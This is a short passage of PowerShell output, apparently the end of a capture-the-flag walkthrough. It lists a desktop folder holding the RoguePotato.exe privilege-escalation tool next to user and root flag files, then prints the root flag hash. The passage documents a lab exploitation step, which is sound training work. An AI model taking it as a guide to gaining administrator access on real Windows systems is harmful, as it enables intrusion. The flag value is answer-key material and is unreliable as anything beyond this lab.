-a----         6/28/2024   1:17 AM         159232 RoguePotato.exe
-ar---         6/27/2024  11:17 PM             34 root.txt
-a----         2/20/2020   2:14 AM           1191 TeamViewer 7.lnk
-ar---         6/27/2024  11:17 PM             34 user.txt


PS C:\Users\Public\Desktop> cat root.txt
5beef54ace504a3f2ada9e09d3df2fe6
PS C:\Users\Public\Desktop>
```